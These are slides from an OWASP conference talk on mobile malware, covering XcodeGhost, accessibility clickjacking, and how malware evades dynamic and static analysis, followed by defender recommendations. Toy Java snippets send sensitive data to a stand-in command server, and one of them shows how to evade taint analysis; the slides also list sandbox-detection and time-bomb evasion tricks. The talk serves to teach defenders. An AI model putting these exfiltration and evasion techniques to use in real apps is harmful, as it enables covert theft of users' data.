



OWASP

Open Web Application
Security Project

The Ultimate Reason Why Hackers Are Winning The Mobile Malware Battle

Yair Amit
CTO & Co-Founder
Skycure

Meet The Speaker



Yair Amit
CTO, Co-Founder
Skycure



IBM



IDF 8200



20+ Patents



OWASP
Open Web Application
Security Project

Agenda

- Evolution of mobile malware
- Accessibility Clickjacking: circumventing app sandboxing
- Evading current malware detection techniques
- Recommendations & summary

CONNECT.

LEARN.

GROW.

MOBILE MALWARE EVOLUTION



OWASP
Open Web Application
Security Project

Malware Evolution



Bloomberg
Business

How Hackers Took Down a Power Grid

Ukraine was an easy target—but the U.S. has its own weaknesses.



OWASP
Open Web Application
Security Project


Mobile Malware Evolution

- Motivation:
 - What you do, where you go, what you say, 24/7
- Challenges of mobile malware attackers:
 - Apple's App-Store and [Google Play](#) screening process
 - Acquiring privileges requires unnatural end-user flows

WHAT ATTACKERS ARE DOING?

XcodeGhost

- **Compiler Malware:**
 - Malicious development environment
 - Legitimate apps packed with malicious code
 - Malware version enters AppStore with developers' credentials




The screenshot shows a web page from the Apple Developer website. At the top left is the Apple logo followed by the word "Developer". Below the header, there is a message: "We recently removed apps from the App Store that were built with a counterfeit version of Xcode which had the potential to cause harm to customers. You should always [download Xcode](#) directly from the Mac App Store, or from the Apple Developer website, and leave Gatekeeper enabled on all your systems to protect against tampered software." Further down, another message states: "When you download Xcode from the Mac App Store, OS X automatically checks the code signature for Xcode and validates that it is code signed by Apple. When you download Xcode from the Apple Developer website, the code signature is also automatically checked and validated by default as long as you have not disabled Gatekeeper." At the bottom, there is a note: "Whether you downloaded Xcode from Apple or received Xcode from another source, such as a USB or Thunderbolt disk, or over a local network, you can easily verify the integrity of your copy of Xcode. [Learn more.](#)"



YiSpecter

- Jailbroken and non-jailbroken devices
- Distribution:
 - Out of AppStore
 - Aggressive
- Apple's private APIs



OWASP
Open Web Application
Security Project

Evolution of Android Malware

2011

Google Play
is riddled with
malware



Google introduces
technologies such as
“Bouncer” and
“Verify Apps”

2016

3rd party stores are
riddled with malware



OWASP
Open Web Application
Security Project

Android

CONNECT.

LEARN.

GROW.


CIRCUMVENTING APP SANDBOXING (WITHOUT RELYING ON ROOTING)




OWASP
Open Web Application
Security Project

App Sandboxing

Without App Sandbox



With App Sandbox



Source: developer.apple.com



OWASP
Open Web Application
Security Project


Security Implications of Accessibility Features

- Accessibility frameworks are traditionally good candidates:
 - 2007 – [Windows Vista speech recognition exploit](#)
 - 2013 – [Siri allows to bypass iPhone lock screen](#)
 - 2014 – [Siri Lets Anyone Bypass Your iPhone's Lockscreen -- Feature or Bug?](#)
 - 2015 – [iOS 9 allows access to photos and contacts on a passcode locked iPhone](#)
- Android Accessibility Framework
 - ✓ Has full access to content in other apps (e.g. read emails)
 - ✓ Ability to monitor user activity and take actions accordingly

Would You Fall For This?

CONNECT.

LEARN.



CONNECT.

LEARN.

GROW.

ACCESSIBILITY CLICKJACKING



OWASP
Open Web Application
Security Project

A Few Benign Features

- **Draw Over Apps**
 - Can be presented on top of other apps
 - SYSTEM_ALERT_WINDOW
 - Can be used to pass touch events to underlying apps
 - FLAG_NOT_FOCUSABLE
- **Accessibility APIs**



Source: Stack Overflow

... Can Be Dangerous Together


Victims can be tricked to perform actions without their knowledge



https://youtu.be/4cSRq7_Z26s

What About Lollipop?

- Origins
- Lollipop
 - Tap requests
- That is



ect tap is



CONNECT.

LEARN.

GROW.

MALWARE ANALYSIS TECHNIQUES AND WHY THEY FAIL



OWASP
Open Web Application
Security Project



Signature-Based Analysis



OWASP
Open Web Application
Security Project

Dynamic Analysis

Automated User



A screenshot of the Wireshark network traffic analyzer. The window title is "en1: Capturing - Wireshark". The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, and Help. The toolbar contains various icons for file operations, capturing, and analysis. A green search bar at the top displays the filter: "http.request.uri contains */b/ss/*". Below the toolbar is a button bar with "Expression...", "Clear", and "Apply". The main pane shows a list of network packets. The columns are labeled: No., Time, Source, Destination, Protocol, and Info. The "Info" column shows requests to "/b/ss/" from various sources like 10.0.2.2 and 66.235.139.121. The table data is as follows:

No.	Time	Source	Destination	Protocol	Info
174	29.684700	10.0.2.2	66.235.139.121	HTTP	GET /b/ss/
305	70.849541	10.0.2.2	66.235.142.2	HTTP	GET /b/ss/
315	71.879805	10.0.2.2	66.235.142.2	HTTP	GET /b/ss/
370	76.101974	10.0.2.2	66.235.142.2	HTTP	GET /b/ss/
402	80.541323	10.0.2.2	66.235.142.2	HTTP	GET /b/ss/
432	82.969036	10.0.2.2	66.235.142.2	HTTP	GET /b/ss/

Identification techniques:

- Network activity
- Debugging
- Instrumentation
- Etc.



OWASP
Open Web Application
Security Project

Evading Dynamic Analysis

- Make sure the malicious code is not executed during the analysis
- Examples:
 - Time bombs
 - Location bombs, IP bombs, etc.
 - Action-based bombs
 - Sandbox detection
 - Is the contact list full and “real”?
 - Same for meetings, emails, accounts, etc.
 - Am I running in a VM?
 - Victim detection
 - Targeted attacks

Static Analysis: The Automated Code Auditor

A large blue arrow points from the smartphone on the left towards three windows on the right, representing the static analysis process.

- Top Window:** An Android studio-like IDE showing the code for `Httpjob.java`. The code handles HTTP requests and logs errors. The IDE interface includes tabs for Captures, Project, Structure, Terminal, and Messages, with a note that the Gradle build finished in 3s 917ms.
- Middle Window:** A Java decompiler showing the bytecode for `IntroScene.small`. The code defines fields for sound buttons and implements a constructor.
- Bottom Text Box:** A blue box containing the text: "Static analysis unpacks the app and analyses its code & resources".



OWASP
Open Web Application
Security Project

Static Analysis: Taint Analysis

```
String data = getSensitiveData();  
String data = getSensitiveData();  
String deviceName  
// ...  
String data2 = "DeviceName=" + deviceName +  
  "SensitiveData=" + data;  
// ...  
PostRequest("http://www.remote.cnc/data.php", data2);  
PostRequest("http://www.remote.cnc/data.php", data2);
```


Source – a method returning sensitive data

Sink - a method leaking out data

The diagram illustrates the flow of tainted data through a Java code snippet. A red circle with a minus sign is placed over the first line of code, 'String data = getSensitiveData();'. A blue arrow points from this line to the assignment 'data = + data;' in the second line. Another blue arrow points from the second line to the 'data2' parameter in the 'PostRequest' call at the bottom. A red arrow points from the 'data2' parameter to the URL 'http://www.remote.cnc/data.php' in the same 'PostRequest' call.



Taint Analysis: Trade-Off Challenge



OWASP
Open Web Application
Security Project

Evading Static Analysis

- Exploiting the Static Analysis FP/FN tradeoff

- Arrays, files, etc.

CONNECT.

```
String data = getSensitiveData();
String data2 = "";
for (int i=0; i<data.length(); i++) {
    if (data.charAt(i) == 'a')
        data2 += 'a';
    if (data.charAt(i) == 'b')
        data2 += 'b';
    ...
}
PostRequest("http://www.remote.cnc/data.php", data2);
```



OWASP
Open Web Application
Security Project


Evading Static Analysis

- Exploiting the Static Analysis FP/FN tradeoff
 - Arrays, files, etc.
- Dynamic code
 - Reflection
 - Remote server
 - **Malicious code is never made available by a pure static analyzer**
 - Dynamically load an APK from the server
 - Hybrid apps - HTML & JavaScript (also applicable for iOS)




OWASP
Open Web Application
Security Project

How to detect malicious behavior, if it does not happen?



App Repackaging



CONNECT.

LEARN.

GROW.


LIVE DEMO



OWASP
Open Web Application
Security Project

What about the CNC Server?

Can it be blacklisted?



So What Can Defenders Do?

- **Change the paradigm:**
 - Analyzing an app by itself is clearly not enough
 - Model other elements in the attack flow
 - Utilize analysis of similar apps on other devices
- **Crowd-wisdom intelligence:**
 - Compare app traits to all millions of apps that have been seen before
 - Identify anomalies
 - Track new legitimate and malicious apps
 - without relying only on classic analysis approaches



OWASP
Open Web Application
Security Project

Recommendations

- **If possible, download apps only from official stores**
- **Educate employees on the threats,**
as you would for other forms of computer-security threats
 - Review the permissions requested by each app before installation
- **Upgrade your device OS to the latest version**
- **Install a Mobile Threat Defense solution**



Q&A And Next Steps

 contact@skycure.com

 <https://www.skycure.com>

 <https://blog.skycure.com>

 <https://maps.skycure.com>

 @YairAmit, @SkycureSecurity

 /Skycure